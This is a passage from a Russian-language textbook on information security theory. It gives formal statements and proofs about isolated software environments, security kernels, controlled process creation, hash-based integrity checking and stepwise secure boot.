*Следствие.* Любое подмножество субъектов изолированной (абсолютно изолированной АС), включающее МБС, также составляет изолированную (абсолютно изолированную) среду.

*Следствие.* Дополнение изолированной (абсолютно изолированной) АС субъектом, корректным (абсолютно корректным) относительно любого из числа входящие в изолированную (абсолютно изолированную) среду, оставляет ее изолированной (абсолютно изолированной).

Теперь возможно переформулировать достаточное условие гарантированного выполнения политики безопасности следующим образом.

*Утверждение 2 (достаточное условие гарантированного выполнения политики безопасности в АС 2).*

Если в абсолютно изолированной АС существует МБО и порождаемые субъекты абсолютно корректны относительно МБО, а также МБС абсолютно корректен относительно МБО, то в такой АС реализуется только доступ, описанный в ПРД. Доказательство. Из определения абсолютной изолированности следует возможность существования в АС только конечного множества субъектов, которые, в свою очередь, корректны относительно МБС (по определению 16 и следствию из него).

Далее, по условию утверждения (корректность МБО относительно любого из

порождаемых субъектов и МБС) ассоциированные объекты могут изменяться только самим МБО, следовательно, в АС реализуются только потоки, принадлежащие множеству  $L$ . Утверждение доказано.

Легко видеть, что данное утверждение является более конструктивным относительно предыдущего достаточного условия гарантированной защищенности, поскольку ранее требовалась корректность МБО относительно произвольного субъекта, что практически невозможно. В данном же случае множество субъектов ограничено за счет применения механизма МБС и возможно убедиться в попарной корректности порождаемых субъектов.

При рассмотрении технической реализации изолированности субъектов в АС будет употребляться термин «изолированная программная среда» (ИПС), который описывает механизм реализации изолированности для конкретной программно-аппаратной реализации АС и при соответствующей декомпозиции на субъекты и объекты.

При рассмотрении операции порождения субъекта возникает весьма важная проблема, связанная с тем, что в реальных АС одинаково поименованные объекты могут иметь различное состояние в пространстве (например, быть размещенными в различных каталогах) или во времени.

Предположим, что зафиксировано состояние объекта  $Om$  в некоторый момент времени  $t$ . Будем обозначать состояние объекта  $Om$  в момент времени  $t$  как  $Om[t]$ .

*Определение 16.* Операция порождения субъекта  $Create(Sk, Om) \rightarrow Si$  называется порождением с контролем неизменности объекта, если для любого момента времени  $t > t_0$ , в который активизирована операция порождения объекта  $Create$ , порождение субъекта  $Si$  возможно только при тождественности объектов  $Om[t_0]$  и  $Om[t]$ .

Следствие. В условиях определения 16 порожденные субъекты  $Si[t_1]$  и  $Si[t_2]$  тождественны, если  $t_1 > t_0$  и  $t_2 > t_0$ . При  $t_1 = t_2$  порождается один и тот же субъект.

При порождении субъектов с контролем неизменности объекта в АС допустимы потоки от субъектов к объектам-источникам, участвующим в порождении субъектов, с изменением их состояния.

### *Утверждение 3 (базовая теорема ИПС)*

Если в момент времени  $t_0$  в изолированной АС действует только порождение субъектов с контролем неизменности объекта и существуют потоки от любого субъекта к любому объекту, не противоречащие условию корректности (абсолютной корректности) субъектов, то в любой момент времени  $t > t_0$  АС также остается изолированной (абсолютно изолированной).

Доказательство. По условию утверждения в АС возможно существование потоков, изменяющих состояние объектов, не ассоциированных в этот момент времени с каким-либо субъектом. Если объект с измененным состоянием не является источником для порождения

субъекта, то множество субъектов изолированной среды нерасширяемо, в противном случае (измененный объект является источником для порождения субъекта) по условиям утверждения (порождение субъекта с контролем) порождение субъекта невозможно. Следовательно, мощность множества субъектов не может превышать той, которая была зафиксирована до изменения состояния любого объекта. Последствию из определения 16 (о замкнутости множества субъектов в ИПС с невозрастанием мощности множества субъектов) получим, что множество субъектов АС изолировано. Утверждение доказано.

Можно сформулировать методологию проектирования гарантированно защищенных АС. Сущность данной методологии состоит в том, что при проектировании защитных механизмов АС необходимо опираться на совокупность приведенных выше (утверждения 1-3) достаточных условий, которые должны быть реализованы для субъектов, что гарантирует защитные свойства, определенные при реализации МБО в АС (т. е. гарантированное выполнение заданной МБО политики безопасности).

Рассмотренная концепция изолированной программной среды является расширением зарубежных подходов к реализации ядра безопасности.

*Ядро безопасности* - специальный компонент механизма защиты, занимающий внешнее по отношению к другим механизмам положение и предназначенный для решения задач общей организации защиты информации и контроля работы других компонентов механизмов защиты. Соответственно такому назначению к ядру предъявляются особые требования, а для создания сформулированной особые подходы. Вообще говоря, идея централизации некоторых, наиболее ответственных процедур защиты информации и особенно - процедур управления механизмами защиты не является новой: возраст этой идеи уже превышает два десятилетия. Правда, первоначально ядро безопасности представлялось как некоторый комплекс программ, выполняющий особые функции защиты и организованный особо тщательно. Поэтому концепция ядра безопасности развивалась как в плане расширения выполняемых функций, так и в плане комплектности подходов к его построению. Ядро безопасности рассматривается как центральный компонент системы защиты и непосредственно выполняющая ряд важных функций защиты, таких как контроль, регистрация, уничтожение, сигнализация и др. Существо названных функций в самом общем виде заключается в следующем. Под контролем понимается систематическая проверка состояния и работоспособности всех средств и механизмов защиты информации, имеющихся в АС. Под регистрацией в современных системах обеспечения безопасности информации понимают совокупность средств и методов, предназначенных для регулярного сбора, фиксации, обработки и выдачи сведений о функционировании механизмов защиты, включая и ведение регистрационных журналов об обращениях к защищаемым данным и программам. Под уничтожением в системах защиты понимается своевременное уничтожение всех тех

данных и программ, которые больше не нужны для дальнейшего функционирования АС, но сохранение которых может послужить причиной несанкционированного получения информации или способствовать такому получению. Отсюда однозначно вытекает важность данной функции. Под сигнализацией понимается решения ряда задач: предупреждение пользователей о необходимости соблюдения мер защиты, информирование службы безопасности о выходе из строя или нарушении или попытке нарушения безопасности и т.п.

Обычно модель функционирования ядра безопасности изображается в виде следующей схемы, представленной на рис. 4.

На рис. 4 "база данных защиты" означает объект, содержащий в себе информацию о потоках множества L (защита по "белому списку" - разрешения на потоки) или N (защита по "черному списку" - запрещение на потоки).



Рис. 3.4. Классическая модель ядра безопасности

Для учета влияния субъектов в АС необходимо рассматривать расширенную схему взаимодействия элементов системы реализации и гарантирования ПБ.

В рис. 3.5 подчеркнута роль монитора безопасности субъектов при порождении субъектов из объектов. Взаимодействие субъектов и объектов при порождении потоков уточнено введением ассоциированных с субъектом объектов. Конструкция ОУ на схеме обозначает объект управления, т. е. объект, содержащий информацию о разрешенных значениях отображения Stream (об элементах множества L или N) и Create (элементы множества E). Объект управления может быть ассоциирован (ассоциированный объект - данные) как с МБО, такие МБС.





Рис. 3.5. Ядро безопасности с учетом контроля порождения субъектов

Перейдем к описанию практических методов построения ИПС. Целью рассмотрения практических подходов является иллюстрация тезиса о том, что достаточные условия гарантированной защищенности могут быть практически выполнены в реальных АС.

Опираясь на утверждение 3 (базовую теорему ИПС), сформулированное и доказанное в предыдущей части, опишем метод субъектно-объектного взаимодействия в рюмках ИПС для более конкретной архитектуры АС.

Из утверждения 3 следует, что для создания гарантированно защищенной АС (в смысле выполнения заданной политики безопасности) необходимо:


1. Убедиться в попарной корректности субъектов, замыкаемых в ИПС (либо убедиться в корректности любого субъекта относительно МБО и МБС).

2. Спроектировать и реализовать программно (или программно - аппаратно) МБС так, чтобы:

- для любого субъекта и любого объекта производился контроль порождения субъектов (т. е. чтобы реализация МБС соответствовала его определению);
- порождение любого субъекта происходило с контролем неизменности объекта-источника,

### 3. Реализовать МБО в рамках априорно сформулированной политики безопасности.

Надо заметить, что приводимые выше утверждения верны только тогда, когда описанная и реализованная политика безопасности не нарушает их условий (проверка данного факта зависит от модели ПБ и является отдельной весьма важной задачей).

Кроме того, необходимо обратить внимание на следующее. Объект управления, который является ассоциированным объектом МБС (обычно ассоциированный объект - данные), играет решающую роль в проектировании ИПС. При возможности изменения состояния объекта управления потенциально возможно «размыкание» программной среды, т. е. добавление к множеству разрешенных субъектов дополнительных, реализующих злоумышленные функции. С другой стороны, процесс управления безопасностью подразумевает возможность изменения объекта управления (подробнее в части 3). Возможность изменения объекта управления (реализация потока Stream (субъект управления, АО объекты субъекта управления)->ОУ) должна присутствовать для выделенных субъектов (возможно с дополнительным условием активизации этого субъекта выделенным пользователем (пользователями)).

Важную роль при проектировании ИПС играет свойство АС, заключающееся в поэтапной активизации субъектов из объектов различного уровня представления информации. Рассмотрим в таблице 3.1. иерархию уровней при загрузке операционной системы.

В таблице выделен термин «сектор» для обозначения представления объекта аппаратно-программного уровня. Он обозначает непрерывную последовательность элементов хранения (байт) на материальном носителе, характеризуемую местом расположения.

Термин «файл» обозначает абстрактный объект, построенный по списочной структуре из объектов «сектор». Объекты типа «файл» и «сектор» выделены исключительно исходя из типовой архитектуры объектов АС.

Таблица 3.1. Иерархия уровней при загрузке ОС

Уровень	Субъект	Локализация	Представление информации	Через какие функции реализуются потоки
0	Субъект аппаратно-программного уровня	ПЗУ	сектора	через микропрограммы ПЗУ

1	Субъект первичной загрузки уровня	Загрузчик ОС	сектора	через Bios или первичный загрузчик
2	Субъект вторичного загрузчика (драйвер) уровня	драйверы ОС	сектора	через Bios или первичный загрузчик
3	Субъект уровня ОС	ядро ОС	файлы	через драйверы
4	Субъект пользовательского уровня	Прикладные приложения	файлы	через ядро ОС

В общем случае можно говорить о рекурсивной структуре объектов некоторого уровня, вмещающей объекты предыдущего уровня. На нулевом уровне первичный объект (элементарная структура нижнего уровня) в таблице 3.1. соответствует термину «сектор».

С учетом иерархической структуры представления объектов можно говорить о том, что в начальные этапы активизации АС декомпозиция на субъекты и объекты динамически изменяется. Следовательно, основная теорема ИПС может быть применима только на отдельных интервалах времени, когда уровень представления объектов постоянен и декомпозиция фиксирована. Можно утверждать, что ИПС, действующую от момента активизации до момента окончания работы АС, невозможно сформировать в начальный момент активизации АС.

Пусть в АС выделяется конечное число уровней представления объектов  $U=\{0, \dots, R\}$ ,  $R$  - максимальный уровень представления объекта.

С точки зрения выполнения условий утверждения 3 имело бы смысл говорить о некотором "стационарном" состоянии АС, когда в отображениях Stream и Create участвуют только объекты уровня  $R$ . Тогда реализация МБС может быть значительно упрощена (в том смысле, что все аргументы-объекты операции Create имеют тот же уровень). Необходимо обратить внимание на то, что такое требование, с одной стороны, может накладывать ограничительные условия на свойства прикладного ПО (невозможность инициирования потоков, включающих объекты уровня менее  $R$ , прикладными программами), а с другой стороны, быть следствием проектировочных решений реализации субъекта, локализованного в ядре операционной системы (примером является ОС Windows NT 4.0, запрещающая операции ниже уровня "файл" со стороны субъектов прикладного уровня).

Практическая реализация всех операционных систем позволяет выделить две фазы их

работы: активизация субъектов с ростом уровня представления объектов (фаза загрузки или начальная фаза) и фаза стационарного состояния (когда уровень представления объектов не увеличивается). Конечно, необходимо сделать оговорку касающуюся возможности реализации потоков к объектам нижнего уровня (операционные системы типа DOS, в которых возможна операция с любым объектом нижнего уровня (сектор) из программ прикладного уровня).

Тогда практическая реализация ИПС может состоять из двух этапов: predetermined выполнение начальной фазы, включающее в себя момент активизации МБС (и МБО), и работа в стационарной фазе в режиме ИПС (возможно, с контролем неизменности объектов-источников).

Введем понятие последовательности активизации компонент АС. Смысл вводимых понятий и формулируемых ниже утверждений состоит в необходимости приведения субъектов АС в одно и то же состояние после активизации первичного субъекта аппаратно - программного уровня, или, иначе говоря, в задании predetermined последовательности активизации субъектов АС.

Обозначим: ZL-последовательность пар  $(i, j)_t$  ( $t=0, 1, 2, \dots, l-1$  – моменты времени) длины  $l$ , такие, что  $Create(S_i, 0_j)[1] \rightarrow S_m[t+1]$ .

Обозначим также:

$S_z$  - множество всех субъектов, включенных в последовательность ZL,

$O_z$  - множество всех объектов, включенных в последовательность ZL.

Для многопоточковых АС можно рассматривать несколько (возможно, зависимых друг от друга) последовательностей ZL и соответственно множеств  $S_z$  и  $O_z$ .

Определение 17. Состоянием АС в момент времени  $t$  называется упорядоченная совокупность состояний субъектов.

*Утверждение 4 (условие одинакового состояния АС).*

Состояние АС в моменты времени  $tx_1$  и  $tx_2$  ( $tx_1$  и  $tx_2$  исчисляются для двух отрезков активности АС от нулевого момента активизации АС  $to_1$  и  $to_2$ - например, включения питания аппаратной части) одинаково, если:

1.  $tx_1 = tx_2$ ,
2. тождественны субъекты  $S_i[tx_1]$  и  $S_i[tx_2]$ ,
3. неизменны все объекты из множества  $O_z$ ,
4. неизменна последовательность ZL.

Доказательство (по принципу математической индукции)

Верность утверждения при  $t=1$  следует из определения тождественности субъектов.

Пусть утверждение верно для  $t=k < l$ .

Тогда в момент времени  $k+1$  могут быть порождены только тождественные субъекты,

поскольку тождественны активизирующие субъекты (по предположению индукции) и по условию утверждения неизменны элементы множества  $Oz$ . Длина 1 последовательности  $ZL$  определяется:

1. По признаку невозможности управления субъектами, принадлежащими множеству  $Sz$ , со стороны пользователя (в противном случае последовательность активизации субъектов может быть изменена).

2. По признаку доступности для контроля неизменности всех объектов из множества  $Oz$ .

3. По признаку невозрастания уровня представления информации (в данном случае имеется в виду, что существует момент времени  $t_x$  такой, что для любого  $t > t_x$  объект-аргумент  $O_j$  операции  $Stream(S_i, O_j)$  принадлежит одному уровню представления).

Необходимо заметить, что последовательность  $ZL$  локализуется в некотором объекте либо совокупности объектов (например, для DOS последовательность активизации субъектов предопределена содержанием файлов AUTOEXEC.BAT и CONFIG.SYS) и неизменность последовательности  $ZL$  тождественна неизменности указанных объектов, для ОС Windows NT последовательность активизации компонент определена содержанием соответствующих ключей реестра (registry).

Пусть в последовательности  $ZL$  можно выделить  $z_i$  такое, что для любого  $Z_k$ ,  $k > i$  отображений Create и Stream используют только объекты уровня  $R$ . Другими словами, с момента времени  $i$  наступает стационарная фаза функционирования АС.

В этих условиях, а также при попарной корректности субъектов и действии МБС с контролем неизменности объектов-источников на уровне  $R$  с момента времени  $m > k$  верно:

*Утверждение 5 (достаточное условие ИПС при ступенчатой загрузке)*

При условии неизменности  $ZL$  и неизменности объектов из  $Oz$  в АС с момента времени установления неизменности  $ZL$  и  $Oz$  действует изолированная программная среда.

Доказательство. Необходимо заметить, что все условия утверждения 5 соответствуют утверждению 4. Уточнения касаются структуры последовательности  $ZL$ .

Согласно утверждению 4 с момента времени  $t=1$  до момента  $t=m$  действует изолированная (в рамках)  $Sz$  программная среда.

Для доказательства утверждения необходимо убедиться в том, что:

- МБС в момент времени  $t=m$  гарантировано активизируется,
- в любой момент  $t > m$  программная среда изолирована.

Первое следует из утверждения 4 (при  $1=t$  состояние программной среды всегда будет одинаково, следовательно, всегда будет активизирован субъект МБС). Второе следует из определения МБС и условия теоремы.

С момента времени  $t=0$  до момента времени  $1$  программная среда изолирована, с момента времени  $t > m$  программная среда также изолирована, следовательно, АС

изолирована при любом  $t > 0$ . Утверждение доказано.

Используя утверждения 3,4 и 5, рассмотрим процесс практического проектирования защищенного фрагмента АС.

Первоначально необходимо убедиться в выполнении условий корректности или абсолютной корректности для субъектов, участвующих в порождении ИПС. Указанные субъекты в основном могут быть локализованы на уровне программно-аппаратной компоненты ЭВМ (программы ПЗУ, загрузчики операционных сред), т. е. работать на уровне, близком к взаимодействию с оборудованием АС, либо на уровне операционной среды. Доказательство корректности субъектов программно-аппаратного уровня значительно отличается от соответствующих доказательств для субъектов прикладного уровня. В связи с этим выделим проверку условий корректности субъектов в два шага. Шагом 1 назовем доказательство корректности субъектов программно-аппаратного уровня. Понятие модуль обозначает реализацию объекта- источника, а совокупность субъекта, порожденного из объекта-источника и всего множества ассоциированных с этим субъектом объектов в течение всего времени существования субъекта, называется, как правило, процессом (или задачей, заданием).

Далее необходимо определить состав программных средств базовой вычислительной среды, т. е. определить конкретную операционную среду, дополнительные программные средства сервиса (например, программные оболочки или средства телекоммуникации) и программные средства поддержки дополнительного оборудования (программы управления принтером и др.). После этого наступает самый трудоемкий этап (Шаг 2), на котором необходимо убедиться в корректности субъектов описанного базового набора программных средств. При этом важно заметить следующее.

В составе ПО АС не должно быть целого класса возможностей -назовем их инструментальными. Прежде всего это возможность изменения состояния ассоциированных объектов со стороны субъекта (например, изменение содержимого оперативной памяти) других субъектов (изменение содержания подразумевает существование операций Stream типа запись), возможность инициирования и прекращения выполнения процессов нестандартным образом (помимо механизмов операционной среды). Кроме того, при реализации МБС и МБО на стационарной фазе функционирования АС необходимо отсутствие в любых субъектах, замкнутых в ИПС, операций порождения потоков Stream к объектам уровня  $k < R$ .

Обобщенно достаточные условия к базовому набору ПО можно сформулировать следующим утверждением.

*Утверждение б (требования к субъектному наполнению изолированной программной среды)*

Для того чтобы ИПС поддерживалась в течение всего времени активности АС, достаточно, чтобы в составе программного обеспечения, могущего быть инициированным в ИПС, не было функций порождения субъектов и прекращения их работы, кроме заранее предопределенных при реализации МБС, и не существовало возможностей влияния на среду выполнения (под средой выполнения понимается множество ассоциированных объектов) любого процесса, а также инициирования потоков к объектам логического уровня менее R.

Поясним требование невозможности прекращения выполнения субъекта каким-либо иным образом, кроме предопределенного. В данном случае необходимо учитывать, что во множестве субъектов, замкнутых в ИПС, выделены два особых субъекта - МБС и МБО. Прекращение существования МБС означает нарушение условия замкнутости среды, а прекращение существования МБО означает допустимость потоков множества N, т. е. несанкционированный доступ.

Шаг 3 заключается в проектировании и разработке программных или программно-аппаратных средств защиты в АС, а затем и их тестировании. Он подразумевает проектирование и реализацию в заданном множестве субъектов МБС и МБО.

Шаг 4 заключается в "замыкании" всего комплекса программного обеспечения, включая и средства защиты, в изолированную программную среду.

Итак, показано, что основными элементами поддержания изолированности программной среды являются контроль целостности и контроль порождения процессов.

Выше мы уже сформулировали понятия МБС и порождения субъектов с контролем их неизменности. Необходимо заметить, что для достоверного контроля неизменности объекта (т. е. с вероятностью ошибки, равной 0) необходимо убедиться в полном тождестве проверяемого объекта и образца. Из этого следует, что эталон должен содержать не меньше информации, чем проверяемый объект. Из этого в свою очередь следует, что эталонный объект должен быть как минимум одинаковой длины с проверяемым. На практике такой подход может быть применен с серьезными ограничениями (например, для объектов небольшого объема типа программ ПЗУ или загрузчиков ОС).

В связи с этим для контроля целостности применяют объекты, содержащие информацию, зависящую от всего содержания объекта, но тем не менее значительно меньшего объема, вычисленную при помощи класса функций типа «хэш-функций». Очевидно, что в этом случае процесс установления неизменности объекта становится вероятностным.

Исходя из данного факта невозможно говорить о гарантированных (детерминировано) свойствах системы (поскольку неизменность объекта гарантируется лишь с некоторой вероятностью, не равной 1). Следовательно, все условия утверждений выполняются с некоторой вероятностью, зависящей от свойств применяемых для контроля целостности хэш-функций. Для подчеркивания изменившихся условий будем говорить далее не о

контроле неизменности объекта, а о контроле целостности (КЦ) объекта.

Необходимо отметить также, что в процедуре контроля неизменности (которая теперь принимает вероятностный характер) участвуют как минимум два объекта: объект контроля и эталонный объект (хэш-значение), а также субъект, реализующий хэш-функцию и производящий сравнение.

Поэтому для субъекта контроля целостности важным является выполнение следующих условий:

- качественный алгоритм контроля целостности (термин «качественный» будет пояснен ниже);

- контроль реальных данных (т. е. отображение состояния контролируемого и эталонного объектов в ассоциированные объекты-данные субъекта контроля целостности, совпадающее с тождественным).

Поясним подробнее второй пункт. Контроль целостности всегда сопряжен с чтением данных (т. е. с инициированием потоков от объектов к ассоциированным объектам-данным субъекта контроля целостности, причем потоки могут соответствовать различному уровню представления информации - чтение по секторам, по файлам и т. д.). Например, встроенный в BIOS ПЭВМ субъект (практически это программная закладка - см. ниже) может навязывать при чтении вместо одного сектора другой или редактировать непосредственно буфер, в который были прочитаны данные. Аналогичный эффект может быть вызван субъектами операционной среды, например, субъектами, локализованными в первичных загрузчиках ОС. С другой стороны, даже контроль самого BIOS может происходить "под наблюдением" какой-либо дополнительной аппаратуры и не показывать его изменения. Аналогичные эффекты могут возникать и при обработке файла. Цель организации режима чтения реальных данных состоит в тождественном отображении параметров чтения на АО субъекта чтения (поток от АО субъекта КЦ к АО субъекта чтения) и тождественном отображении считываемого объекта (в соответствии с параметрами, переданными субъекту чтения) к ассоциированным объектам-данным субъекта КЦ.

Поясним теперь понятие качественного КЦ с точки зрения математических свойств функции КЦ. Предположим, что имеется некоторый объект  $F$  и некоторый алгоритм  $H$ , преобразующий объект  $F$  в некоторый объект  $M$ , который представляется словом того же языка, но меньшей длины. Этот алгоритм таков, что при случайном равновероятном выборе двух объектов  $F_1$  и  $F_2$  из множества возможных соответствующие им объекты  $M_1=H(F_1)$  и  $M_2=H(F_2)$  с высокой вероятностью различны. Тогда проверка целостности данных строится так: рассматриваем объект  $F$ , по известному алгоритму  $H$  строим  $K=H(F)$  и сравниваем  $M$ , заранее вычисленное как  $M = H(F)$ , с  $K$ . При совпадении считаем объект неизменным. Алгоритм  $H$  называют, как правило, хэш-функцией, или реже контрольной суммой, а число



М - хэш-значением.

Качество КЦ определяется в данном случае выполнением следующих условий:

1. По известному объекту  $M=H(F)$  нахождение другого объекта  $G$ , не тождественного  $F$ , такого, что  $M=H(G)$ , является задачей с трудоемкостью не менее заданной  $T_h$ .
2. Объект  $M$  должен быть недоступен для изменения.
3. Длина объекта  $M$  должна обеспечивать условную вероятность  $P(H(F_1)=H(F_2)/F_1 \text{ не тождествен } F_2)$  не более заданной  $P_b$ .

Поясним смысл этих условий. Пусть программа злоумышленника изменила объект  $F$  (статическое искажение). Тогда, вообще говоря, хэш-значение  $M$  для данного объекта изменится. Если субъекту злоумышленника доступен для изменения объект  $M$  (существует соответствующий поток), то он может по известному алгоритму  $H$  вычислить новое хэш-значение для измененного объекта и заместить им исходное.

Пусть хэш-значение недоступно, тогда можно попытаться так построить измененный объект, чтобы хэш-значение его не изменилось; принципиальная возможность этого имеется, поскольку отображение, задаваемое алгоритмом хэширования  $H$ , не биективно (неоднозначно).

Таким образом, при условии недоступности хэш-значения для изменения и доступности для изменения объекта-источника трудоемкость нарушения ИПС с КЦ объектов-источников (т. е. возможность породить субъект из объекта-источника, не тождественного исходному объекту) совпадает с  $T_h$ . При однократной попытке инициировать субъект из случайно равновероятно выбранного объекта-источника вероятность нарушения ИПС (успешное порождение субъекта) не превосходит  $P_h$ . Итак, «качество» ИПС определяется свойствами хэш-функции  $H$ , а именно: величинами  $T_h$  и  $P_h$ .

Обобщим приводимые выше рассуждения в методе "безопасной загрузки", или ступенчатого контроля. Он заключается в постепенном установлении неизменности компонент программно-аппаратной среды:

1. Сначала проверяется неизменность программ ПЗУ, при положительном исходе через проверенные на целостность программы ПЗУ считывается загрузочный сектор и драйверы операционной системы (по секторам) и их неизменность также проверяется, кроме того, проверяется целостность объекта, определяющего последовательность активизации компонент;
2. Через функции чтения, проверенной ОС, иницируется процесс контроля порождения процессов (реализация МБС);
3. Инициирование процесса контроля доступа к объектам завершает проектирование гарантировано защищенной АС.

Рассматривая вопросы программно-технической реализации ИПС, необходимо заметить,

что мощность множества субъектов в некотором сегменте АС (выделенном по признаку принадлежности одной ЭВМ) с момента включения питания до момента запуска процессов пользователя увеличивается. Первоначально активизируются субъекты аппаратно-программного уровня (программы ПЗУ), затем указанные субъекты порождают из объектов-источников данного уровня (это, как правило, сектора внешних носителей информации) субъектов уровня операционной среды.

Субъекты уровня операционной среды, как уже отмечалось, также делятся на два подуровня: нижний уровень — субъекты — первичные загрузчики ОС (работающие с информацией уровня секторов) и верхний уровень - субъекты-драйверы (порождаемые субъектами - первичными загрузчиками из объектов-секторов), работающие с объектами уровня «файл» (последовательности секторов). На этапе перехода от субъектов-загрузчиков к субъектам-драйверам происходит переход и к другой декомпозиции АС на объекты (от секторов к файлам). Указанная иерархия действует в любой известной на сегодняшний день АС и естественным образом предопределяет архитектуру, в рамках которой формируется и функционирует ИПС.

Например, аппаратная архитектура ПЭВМ типа IBM PC задает следующие этапы активизации различных субъектов АС. При включении питания ПЭВМ происходит тестирование ОП, инициализация таблицы векторов прерываний и поиск расширений BIOS. При их наличии управление передается на них. После отработки расширений BIOS в память считывается первый сектор дискеты или винчестера и управление передается на него (образуется код загрузчика), затем код загрузчика считывает драйверы операционной системы, далее интерпретируются файлы конфигурации, подгружается командный интерпретатор и выполняется файл автозапуска.

При реализации ИПС на нее должна быть возложена функция контроля запусков программ и контроля целостности.

При описании методологии проектирования ИПС упоминалась проблема контроля реальных данных. Эта проблема состоит в том, что контролируемая на целостность информация может представляться по-разному на разных уровнях.

Внедренный в систему субъект может влиять на процесс чтения-записи данных на уровне файлов (или на уровне секторов) и предъявлять системе контроля некоторые другие вместо реально существующих данных. Этот механизм неоднократно реализовался в STELS-вирусах. Однако верно утверждение.

*Утверждение 7 (достаточное условие чтения реальных данных)*

Если субъект, обслуживающий процесс чтения данных (т. е. указанный субъект иницируется запрашивающим данные субъектом и участвует в потоке), содержит только функции тождественного отображения данных на ассоциированные объекты-данные любого

субъекта, инициирующего поток чтения, и целостность объекта-источника для этого субъекта зафиксирована, то при его последующей неизменности чтение с использованием порожденного субъекта будет чтением реальных данных.

Доказательство. Верность утверждения следует из определения тождественности субъекта и из условия утверждения, гарантирующего неизменность объекта-источника.

Необходимо и здесь сделать оговорку о вероятностном характере установления неизменности и говорить, что чтение реальных данных возможно с вероятностью, определяемой алгоритмом КЦ.

Метод ступенчатого контроля не противоречит утверждениям 4 и 5 и предусматривает разделение последовательности активизации компонент ZL на подпоследовательности с одинаковым уровнем представления информации.

Реализация метода ступенчатого контроля целостности должна удовлетворять условиям утверждения 4.

Опишем практическую реализацию сформулированных методов.

Выше было сказано о том, что субъект контроля неизменности объектов, входящих в процедуры активизации АС и объектов, описывающих последовательность активизации компонент, должен быть активен уже на этапе работы субъектов аппаратно-программного уровня, но его объект-источник технически не может быть проверенна неизменность. В связи с этим подчеркнем весьма важный факт для любых реализаций ИПС.

